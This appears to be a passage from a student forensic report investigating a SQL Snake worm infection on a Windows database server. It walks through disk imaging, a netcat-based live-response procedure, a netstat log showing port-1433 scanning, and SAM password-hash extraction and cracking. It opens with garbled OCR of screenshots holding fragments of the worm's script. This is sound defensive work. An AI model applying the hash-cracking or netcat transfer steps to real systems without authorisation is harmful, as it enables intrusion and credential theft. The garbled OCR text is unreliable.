'\\'; 2010 No.3, ParentFolder + '\\'; 2011 No.3, ParentFolder + '\\'; 2012 No.3, ParentFolder + '\\'; 2013 No.3, ParentFolder + '\\'; 2014 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2016 No.3, ParentFolder + '\\'; 2017 No.3, ParentFolder + '\\'; 2018 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2010 No.3, Pa</pre>	
mage 3.1 Provide calculate State - Manual Section Edit View Settings Help root@localhost /]* is in boot day etc hose intitro root@localhost /]* is sings edb2, shell.Run("clemail.exe -boodyfil inter interference - boodyfil inter interference - boodyfil interference	<pre>1.1ib lost=found wise wrt out proc root shin wdb2,dd twp war war dd grep -1 byltd8postone.com =wdbject System2ata-" + WEcript_Srguments(0), 0, tr 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3, ParentFolder + '\\'; 2010 No.3, ParentFolder + '\\'; 2011 No.3, ParentFolder + '\\'; 2012 No.3, ParentFolder + '\\'; 2013 No.3, ParentFolder + '\\'; 2014 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2016 No.3, ParentFolder + '\\'; 2017 No.3, ParentFolder + '\\'; 2018 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2010 No.3, Pa</pre>	• •
mage 3.1 Provide callosif - Shell - Manual Semian Edi View Setings Help rootiliocalhost /]* is in boot day etc hose initro rootiliocalhost /]* is shell. Auri "clemail.exe -bookfil in boot day etc hose initro rootiliocalhost /]* strings edb2, shell. Auri "clemail.exe -bookfil in boot day etc hose initro rootiliocalhost /]* strings edb2, mage 3.2 Provide Control I - Shell - Kenode Sesson Edi View Setings Help rootiliocalhost /]* strings edb2, di Micrist Dual (): lef is = thell.Coperofinitromeert5: sth = fs.Setfile(dicript, Scriptful unction randomisis, number, ss., num return sin, number, Math, round (s dataig = new Brag(216, 64, 211, 2 196, 193, 217, 196, 196, 217, 196, 193, 217, 196, 193, 217, 196, 193, 217, 196,	<pre>1.1ib lost=found wise wrt out proc root shin wdb2,dd twp war war dd grep -1 byltd8postone.com =wdbject System2ata-" + WEcript_Srguments(0), 0, tr 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3, ParentFolder + '\\'; 2010 No.3, ParentFolder + '\\'; 2011 No.3, ParentFolder + '\\'; 2012 No.3, ParentFolder + '\\'; 2013 No.3, ParentFolder + '\\'; 2014 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2015 No.3, ParentFolder + '\\'; 2016 No.3, ParentFolder + '\\'; 2017 No.3, ParentFolder + '\\'; 2018 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2019 No.3, ParentFolder + '\\'; 2010 No.3, Pa</pre>	• •
mage 3.1 Provide an external of a star of a star of the star of t	<pre>/ 110 lost=found aiss and out proc root shin adb2.dd tap ter ar dd 1 grep -1 islt#@postore.com =subject SystemData-* + MScript_Mrguments(0), 0, tr]met Mc 3 // gree -4 5 -4 5 -1 admtain // gree -4 5 -1 admtain // gre</pre>	

Additional string searches were performed on both images using common "Hacker Jargon". No string matches were made on either of the imaged partitions.

String searches were performed on pagefile.sys after being restored for the image sdb2.dd (C: Drive) and no suspicious output was discovered.

Below is an example of the string search used to locate interesting text with the database servers C: drive.

strings –a sdb2.dd | fgrep –f strings.txt >jargon.out

Media Analysis

Media analysis for this investigation was accomplished with a, two-step process utilizing offline and online analysis to obtain a comprehensive analysis of the ACME Corp system. The two forms of analysis are as follows:

- 1. Offline Analysis using Linux Media Read Only
- 2. Online Analysis with a copy of the Source Media

Because of the circumstances in which this system was left after the initial incident, it is necessary to perform the forensic analysis in the order listed above to obtain the maximum amount of information and exact the minimum amount of changes during the forensics process. After the incident discovery, the system was unplugged from the network and left powered on for a number of months. Although this is an appropriate action, the length of time between the incident and investigation may have resulted in the loss of some valuable information such as system log files that have rolled over in this time frame.

Offline Analysis – Linux Forensics Tools

The first step of this process uses the Linux offline analysis in which the previously created dd images will be analyzed with Linux forensics tools. Part of this analysis requires the data dump image to be mounted read only from Linux. While Linux is capable of reading Windows NTFS partitions, the source kernel must be modified and re-complied to enable this feature. To do this, I followed a procedure outlined on http://www.getlinuxonline.com.^{II} Enabling this option allows Linux to read NTFS partitions in read only mode, which is very important for this analysis since it guarantees the data dump file will not be modified in any way.

To mount the images, the command mount is used with the following options:

mount –o ro noatime, noexec, nosuid, nouser, loop –t ntfs /dev/sdb2.dd /mnt

• -o ro (Specifies the partition will be mounted read only)

- –t ntfs (specifies the partition to be mounted is the Windows NTFS file system)
- noatime (Does not allow inode access time to be modified)
- noexec (Does not allow execution of binaries within the filessystem)
- nosuid (Does not allow set user id bits to take effect)
- nouser (Does not allow users besides root to mount the files system)
- loop (Ability to mount files as filesystems)

From our interviews with the project managers from ACME Corp and the email received from the administrators at ABCD.com we have some clues to follow to verify if the SQL Snake infected the system. It is important to keep in mind that even though we have strong clues at to what may be have happened to this system, the forensics process calls for systematic analysis to prevent assumptions and ensure everything has been examined and no stone has been left un-turned.

The file pagefile.sys was restore from the sdb2.dd image, using the Autopsy forensic browser. Multiple string searches were then performed on the file and no leads were identified or followed. Five Recycler bins existed on the system, three on the C: drive and two on the D: drive, three of them are unique. The SIDS attached to the recycler bins, belong to the users: administrator, admin and Internet (SIDS 500, 1005, 1006). All recycler bins were empty of deleted files. See Images 4.0-4.2



ya red. A gastic at, instan STVE St									
ager Times		MININ .		1001.0034 14.25 14 (EFF)			**		11010
Bronning		REPRESENTATION 1		THE R. LEWIS CO., LANSING MICH.			**		61054
a Browking An Enventing	-100	wither		INCLUSION AND AND AND AND AND AND AND AND AND AN			45		11094
System		septitia.com		10070634 (415138 1052)			**		128-1
word Search grity Check			1000 IN 11 14 12 12 19 1973				**		0.144.7
- Notes		METHODAL		1001.08.04.44017.0ED/5			**		146.0
		No.		100138381420144075			45		6184.7
and the second	10.0	ettaat. (H	1040 30.07 13.0K.5E (#175)	100100373330102955	1000 ALAT 13 28 32 (PST)	-01	44	10 250	61061
unamo Princi									
() bet/derund									

Image 4.1

Steven G Lukacs GCFA Practical Assignment

	×.	445	er all the second								
Balles rat A pairs of rates of T2 in	-	and the second							_		
economical economical economical		Cur-agen	ida - Gerier ale A	et united		o	Vinui				
resources/mourths		44 Tem		and then		decomment	Changed	are .	100 10		
Annuality (1) Information				100101-0023-4	die with		1001 01 01 (1-48164 (PUT))	38040	41.1	4.128-1	
res/108_Butiline			Bellist	380101.00234	dim mith	1967 01 05 15 46 16 (P17)	(001.01.01.01.(D-44.04.(PVT))		41 1	8106.7	
ren/2/8 ren/21 Bostinia #f			Ball lot 1	Nee - 1001 01.00 23.4	den entit	100.0108.024004.P075	(001 (1.01 (0.48 (4.993))	4110004103	41 1	81291	112
-Antonia Mala Player			-	100101.00234	dim entit	200702105234014.9173	(001 (1.01 ()-44 (4.071))	117788	41 1	81291	-
mage 4.2	1983										
Bit we with Late - Kampannan											* * <u>5</u> .3
tops for first in Branch Ine Topola Route											
3,4< à 6 8 0 0 0 0 A A					_			_	_	_	
en spraten [] reprins and restory (risker (12))		adapter 1 march	al e Hearte offe	0.001					_		
A Per risk A game a reason have by									_		
new/ME1F Ana/WTMLR	1	K.J. Ant Ant	- falange 1453	List of Print.							Ċ.
IncluSTRENDS		-	-	-	1010	100 X	-			100	1
ex/TPVETERAL					-					_	
		ar 14	SACT-Dark				1 21 10 10 10 10 40 (PTT)	10.12			

The system was searched for .pst mail files by both keyword search and manual file location via Autopsy. No pst files were present on the system.

 District (Not 2017) 10 01448 (PT)
 District 10 01448 (PT)
 <thDistrict 10 01448 (PT)</th>
 District 10 0

Live Online Analysis – Windows Forensics Tools

The ACME Corporation's database server was powered down on initial investigation so an offline analysis was chosen as the first action since it is the easiest and safest form of analysis. However, an exact duplicate of the original media was created and since the hardware was available, I found it worthwhile to boot a copy of the original media for further analysis. This allowed me to extract data that could not be easily found in an offline analysis, such as the live system behavior, a dump of system memory, network information and more.

Since Windows systems automatically mounts and write to all attached windows partitions and no hardware write block was available on the hard disk, the order of commands run during the online analysis was important. One of the key principals of forensics is to maintain the integrity of the victim system and minimize changes. Although it is extremely difficult to prevent any changes from occurring on a live system, steps can be taken to minimize these effects. Each

command was run and monitored with filemon.exe – <u>www.sysinternals.com</u> to verify the effects it would have on the victim systems MAC times and any file changes.

Another important step to ensure everything went as planned was to create a forensics CD to run commands from. This step would ensure the commands were executed as planned, avoiding any typing mistakes or miscalculations. Once the CD-R was created, an MD5 checksum was made for each program on the CD. Important to note is that each system may require a different forensic process dependant on hardware, software, environmental circumstances, access and many other variables. Below is the process that was developed for the online analysis of the ACME Corp system.

Preparation and Analysis Process

- 1. Extract and crack victim systems SAM database Password was not known by ACME Corp.
 - a. Autopsy was used to extract the SAM database, pwdump2 to grab the hashes and john-the-ripper was used to crack the passwords. See Image 5.0-5.1

Image 5.0

ten - Wanthat	4100.0
a gåt jan ävert fortal jak	
NAME AND A LINE OF A	
adatatarisetas (D) 2010000402010201020100040201020140004020100000000	
r Holy, provo F1	54,84
mage 5.1 💦 💦 💦	
Landat - Wardhal	a.0
a Bit has been dana lak	
마련된 위에서 위 시민이는 것	
whethereinford (WILLOW DOC)201402000000000000000000000000000000000	
a passimula cracteri, i laft	
A pantoverda eraetani, A Anti	
A pantanyoda isanikai, A keta	la la

2. Create forensics CD-R with all applicable tools required to investigate the ACME Corp system. See Image 6.0

Image 6.0

Q E:\				_ 🗆 🗵
<u>Eile E</u> dit <u>V</u> iew F <u>a</u> vorites <u>T</u> ools	Help			
🗢 Back 🔻 🔿 👻 🔂 🔯 Search 🧧	Folders 🧭 📲	¶≊ X ທ ⊞•		
Address 🔊 E:\				• 🔗 Go
Folder × Name	Size	Туре 🛆	Modified	
🕜 Desk 🛋 🔊 Dumpreg.key	1 KB	KEY File	8/18/1998 1:43 PM	
	7 KB	LIB File	8/29/2000 12:16 AM	
	7 KB	LIB File	8/29/2000 12:16 AM	
Collector-forensics(a)	3 KB	MS-DOS Batch File	10/27/2002 5:13 PM	
💾 🚰 📗 🐷 Collector-forensics(c)	3 KB	MS-DOS Batch File	10/27/2002 5:13 PM	
Collector-forensics(a) Collector-forensics(c) 電気 Collector-forensics-man 電気 Collector-streams(a) 電気 STLEM.SYS	1 KB	MS-DOS Batch File	10/27/2002 5:13 PM	
🖻 🕱 🛛 🗊 Collector-streams(a)	1 KB	MS-DOS Batch File	10/27/2002 3:45 PM	
🐵 🖳 🚺 🔊 FILEM.SYS	57 KB	System file	12/26/2000 12:48 PM	
🕀 🖅 🔊 PROCSYS.SYS	8 KB	System file	2/26/1997 7:01 AM	
🗄 👝 📄 REGSYS.SYS	35 KB	System file	11/20/2000 5:55 PM	
🛓 🔂 strace.sys	554 KB	System file	3/8/2000 9:56 AM	
📙 🚈 🛺 🔢 TOKENM.SYS	19 KB	System file	9/21/2000 6:56 PM	
	10 KB	TXT File	10/27/2002 8:32 PM	
	2 KB	TXT File	7/25/1996 9:09 AM	-
221 object(s) (Disk free space: 0 bytes)		23.3 M	B 📃 My Computer	


- Create MD5SUM of CD-R forensics tools. (Seen in screenshot contents.md5)
- 4. Create a batch file to automatically run all of the forensics tools needed for analysis. (Seen in screenshot above (collector-forensics(a).bat)ⁱⁱⁱ
- 5. Configure Monitoring system to capture all packets originating from the victim system.
 - a. Connect to 10BaseT hub
 - b. tcpdump -i eth0
- 6. Configure forensics workstation with netcat to receive command output.
 - a. Forensics Station →nc –I -p 1010
 - b. Victim System → command | nc 192.168.0.1 1010
- 7. Connect victim system, monitoring system and forensic workstation to and ethernet hub, allowing all packets to bee seen by the monitoring system.
- 8. Boot victim system with image of original media.
- 9. Login to the system using the cracked SAM database password.
- 10. Insert forensics CD-R and double click on the cmd.exe located on the CD-R.
- 11. Manually capture memory contents with dd.
 - a. dd.exe if=\\.\PhysicalMemory conv=noerror | nc 192.168.0.1 1010
 - b. Note: This capture failed due to the following error: The procedure entry point VerSetConditionMask could not be located in the dynamic link library – Kernel32.dll. An attempt was made to use memdump.exe as a backup but it also failed.
- 12. Run the forensics batch file, which executes all of the required commands and saves the output to the A: drive with an md5 checksum of the collected.txt file.
 - a. E:\forensics-collector.bat See Image 7.0





- 13. Run dumpel to extract Windows event logs. See Image 8.0
 - a. dumpel -l system -t | nc 192.168.0.1 1010 (Forensics Workstation) > system-events.txt
 - b. dumpel -l security -t | nc 192.168.0.1 1010 (Forensics Workstation)
 > security-events.txt
 - c. dumpel -l application -t | nc 192.168.0.1 1010 (Forensics Workstation) > application-events.txt

Image 8.0



- 14. Run dumpreg manually (GUI-Tool) to dump all registry entries for analysis. Transfered to forensics workstation via netcat.
 - a. HKEY_LOCAL_MACHINE
 - b. HKEY_USERS
 - c. HKEK_CURRENT_USER
 - d. Files were saved to a secondary blank hdd (d:) that was mounted as a temp storage disk if required. Files were then transfered to the forensics workstation via netcat.
- 15. Booted Windows 2000 disk on victim system and ran streams to identify any alternate data streams files:
 - a. None ADS files were located.

Commands used for gathering data and analysis, in order of execution.

Command	Media Access C:	Media Write C:	File Write
time /t	no	No	
date /t	no	No	
netstat –an	yes	No	
fport	yes	No	
nbtstat –c	yes	Yes	C:\WINNT\System32\Config\sysevent.evt
arp –a	yes	No	
route print	yes	No	
pslist	yes	No	
ps –ealW	yes	No	
net accounts	yes	No	

net file	ves	No	
net session	ves	No	
net share	ves	No	
net start	yes	No	
net use	ves	No	
net view	ves	No	
uname –a	ves	No	
uptime	yes	No	
hostname	yes	No	
whoami	yes	no	
psinfo	no	no	. 02
env	yes	no	E. C.
psloggedon	yes	no	
ntlast	yes	no	2 S
listdlls	yes	no	
at	yes	no	. 0
sniffer	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\lanman.dll
mdmchk	ves	ves	C:\Documents and Settings\user\Local Settings\TEMP\registry.dll
share –s localhost –f	ves	ves	C:\Documents and Settings\user\Local Settings\TEMP\lanman.dll
		No.	C:\Documents and Settings\user\Local Settings\TEMP\Perms.dll
			C:\Documents and Settings\user\Local Settings\TEMP\AdminMisc.dll
ntfsinfo c:	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\~DF383F.tmp
	2		C:\\$MFT
			C:\\$logfile
rasautou –s	yes	no	

Live system analysis will always include a certain level of compromise when it comes to system changes. While care was taken in command selection and execution, some commands need to write to the source media. Noting which commands made changes to the victim file system and what changes were made will ensure these changes are not included in the analysis. In this forensic analysis, the source media has been duplicated offline, thus modifications to this media do not compromise the originality of the victim system.

Results from ACME Corp System:

COMMAND RUN:date /t Sun 10/27/2002 COMMAND RUN:time /t 9:28p COMMAND RUN:netstat -an

Steven G Lukacs GCFA Practical Assignment

Active Connections

Proto Local Address	Foreign Addı	
TCP 0.0.0.0:135	0.0.0.0:0	LISTENING
TCP 0.0.0.0:135	0.0.0.0:0	LISTENING
TCP 0.0.0.0:1527	0.0.0.0:0	LISTENING
TCP 0.0.0.0:1529	0.0.0.0:0	LISTENING
TCP 0.0.0.0:1630	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3067	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3068	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3069	0.0.0.0:0	LISTENING
TCP 0.0.0.3070	0.0.0.0:0	LISTENING
TCP 0.0.0.3071	0.0.0.0:0	LISTENING
TCP 0.0.0.3072	0.0.0.0:0	LISTENING
TCP 0.0.0.3073	0.0.0.0:0	LISTENING
TCP 0.0.0.3074	0.0.0.0:0	LISTENING
TCP 0.0.0.3075	0.0.0.0:0	LISTENING
TCP 0.0.0.3076	0.0.0.0:0	LISTENING
TCP 0.0.0.3077	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3078	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3079	0.0.0.0:0	
TCP 0.0.0.0:3080	0.0.0.0:0	
TCP 0.0.0.0:3081	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3082 TCP 0.0.0.0:3083	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING
TCP 0.0.0.0:3084	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3085	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3086	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3087	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3088	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3089	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3090	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3091	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3092	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3093	0.0.0.0:0	LISTENING
TCP 0.0.0.3094	0.0.0:0	LISTENING
TCP 0.0.0.3095	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3096	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3097	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3098	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3099	0.0.0.0:0	LISTENING
TCP 0.0.0.3100	0.0.0.0:0	LISTENING
TCP 0.0.0.3101	0.0.0.0:0	LISTENING
TCP 0.0.0.3102	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3103	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3104	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3105	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3106 TCP 0.0.0.0:3107	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3107	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING
TCP 0.0.0.0:3108	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3109	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3111	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3112	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3113	0.0.0.0:0	LISTENING
TCP 0.0.0.0:3114	0.0.0.0:0	LISTENING

Steven G Lukacs GCFA Practical Assignment

17

© SANS Institute 2004,

TCP	0.0.0.0:3115	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3116	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3117	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3118	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3119	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3120	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3121	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3122	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3123	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3124	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3125	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3126	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3127	0.0.0.0:0		
TCP	0.0.0.0:3127	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3128	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3129			
		0.0.0.0:0		
TCP	0.0.0.0:3131	0.0.0.0		
TCP	0.0.0.0:3132	0.0.0.0	LISTENING	
TCP	0.0.0.0:3133	0.0.0.0		
TCP	0.0.0.0:3134	0.0.0.0	LISTENING	
TCP	0.0.0.0:3135	0.0.0.0		
TCP	0.0.0.0:3136	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3137	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3138	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3139	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3140	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3141	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3142	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3143	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3144	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3145	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3146	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3147	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3148	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3149	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3150	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3151	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3152	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3153	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3154	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3155	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3156	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3157	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3158	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3159	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3160	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3161	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3162	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3163	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3164	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3165	0.0.0.0:0	LISTENING	
TCP	0.0.0.0:3165	0.0.0.0:0	LISTENING	
TCP	10.0.0.1:137	0.0.0.0:0	LISTENING	
TCP			LISTENING	
	10.0.0.1:138	0.0.0.0:0		
TCP	10.0.0.1:139	0.0.0.0	LISTENING	
TCP	127.0.0.1:1525	0.0.0.0:0	LISTENING	

Steven G Lukacs GCFA Practical Assignment

TOD	407.0.0.4.4505	4070044000	
TCP	127.0.0.1:1525	127.0.0.1:1630	ESTABLISHED
TCP	127.0.0.1:1526		STENING
TCP	127.0.0.1:1528		STENING
TCP	127.0.0.1:1630	127.0.0.1:1525	ESTABLISHED
TCP	192.168.50.50:137	0.0.0.0:0 l	LISTENING
TCP	192.168.50.50:138		LISTENING
TCP	192.168.50.50:139		ISTENING
TCP	192.168.50.50:139	192.168.50.50:176	
TCP	192.168.50.50:1564		—
TCP	192.168.50.50:1766		LISTENING
TCP	192.168.50.50:1766		
TCP	192.168.50.50:3067		SYN_SENT
TCP	192.168.50.50:3068	10.0.0.32:1433	SYN_SENT
TCP	192.168.50.50:3069	10.0.0.33:1433	SYN SENT
TCP	192.168.50.50:3070	10.0.0.34:1433	SYN SENT
TCP	192.168.50.50:3071		SYN_SENT
TCP	192.168.50.50:3072		SYN_SENT
TCP	192.168.50.50:3073		SYN SENT
TCP	192.168.50.50:3074		SYN_SENT
TCP	192.168.50.50:3075		SYN_SENT
TCP	192.168.50.50:3076		SYN_SENT
TCP	192.168.50.50:3077	10.0.0.41:1433	SYN_SENT
TCP	192.168.50.50:3078	10.0.0.42:1433	SYN_SENT
TCP	192.168.50.50:3079	10.0.0.43:1433	SYN_SENT
TCP	192.168.50.50:3080		SYN_SENT
TCP	192.168.50.50:3081		SYN_SENT
TCP	192.168.50.50:3082		SYN SENT
TCP	192.168.50.50:3083		SYN SENT
TCP	192.168.50.50:3084		SYN_SENT
TCP	192.168.50.50:3085		SYN_SENT
TCP	192.168.50.50:3086		SYN_SENT
TCP	192.168.50.50:3087		SYN_SENT
TCP	192.168.50.50:3088	10.0.0.52:1433	SYN_SENT
TCP	192.168.50.50:3089	10.0.0.53:1433	SYN_SENT
TCP	192.168.50.50:3090	10.0.0.54:1433	SYN SENT
TCP	192.168.50.50:3091	10.0.0.55:1433	SYN_SENT
TCP	192.168.50.50:3092		SYN_SENT
TCP	192.168.50.50:3093		SYN SENT
TCP	192.168.50.50:3094		SYN_SENT
	192.168.50.50:3094		
TCP			SYN_SENT
TCP	192.168.50.50:3096		SYN_SENT
TCP	192.168.50.50:3097		SYN_SENT
TCP	192.168.50.50:3098		SYN_SENT
TCP	192.168.50.50:3099	10.0.0.63:1433	SYN_SENT
TCP	192.168.50.50:3100	10.0.0.64:1433	SYN_SENT
TCP	192.168.50.50:3101	10.0.0.65:1433	SYN_SENT
TCP	192.168.50.50:3102		SYN_SENT
TCP	192.168.50.50:3103		SYN SENT
TCP	192.168.50.50:3104		SYN_SENT
TCP	192.168.50.50:3104		SYN SENT
			—
TCP	192.168.50.50:3106		SYN_SENT
TCP	192.168.50.50:3107		SYN_SENT
TCP	192.168.50.50:3108		SYN_SENT
TCP	192.168.50.50:3109		SYN_SENT
TCP	192.168.50.50:3110		SYN_SENT
TCP	192.168.50.50:3111	10.0.0.75:1433	SYN_SENT

Steven G Lukacs

19

GCFA Practical Assignment

TCP 192.168.50.50.3112 10.0.0.76.1433 SYN_SENT TCP 192.168.50.50.3114 10.0.0.78.1433 SYN_SENT TCP 192.168.50.50.3115 10.0.0.79.1433 SYN_SENT TCP 192.168.50.50.3117 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3119 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.81.1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.91.1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.91.1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.91.1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.91.1433 SYN_SENT TCP 192.168.50.50.3133 10.0.0.91.1433 SYN_SENT TCP					
TCP 192.168.50.50.3114 10.00.77:1433 SYN_SENT TCP 192.168.50.50.3115 10.00.78:1433 SYN_SENT TCP 192.168.50.50.3116 10.00.80:1433 SYN_SENT TCP 192.168.50.50.3117 10.00.80:1433 SYN_SENT TCP 192.168.50.50.3117 10.00.82:1433 SYN_SENT TCP 192.168.50.50.3120 10.00.82:1433 SYN_SENT TCP 192.168.50.50.3121 10.00.85:1433 SYN_SENT TCP 192.168.50.50.3122 10.00.88:1433 SYN_SENT TCP 192.168.50.50.3122 10.00.88:1433 SYN_SENT TCP 192.168.50.50.3122 10.00.88:1433 SYN_SENT TCP 192.168.50.50.3126 10.00.98:1433 SYN_SENT TCP 192.168.50.50.3128 10.00.91:1433 SYN_SENT TCP 192.168.50.50.3128 10.00.91:1433 SYN_SENT TCP 192.168.50.50.3131 10.00.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.00.91:1433 SYN_SENT TCP 192.168	TCP	192.168.50.50:3112	10.0.0.76:1433	SYN SENT	
TCP 192.168.50.50.3114 10.0.0.78:1433 SYN_SENT TCP 192.168.50.50.3116 10.0.0.80:1433 SYN_SENT TCP 192.168.50.50.3116 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3118 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3112 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.91:1433 SYN_SENT TCP					
TCP 192.168.50.50.3115 10.0.0.79:1433 SYN_SENT TCP 192.168.50.50.3117 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3117 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3119 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3120 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.0101:1433 SYN_SENT TCP <td></td> <td></td> <td></td> <td></td> <td></td>					
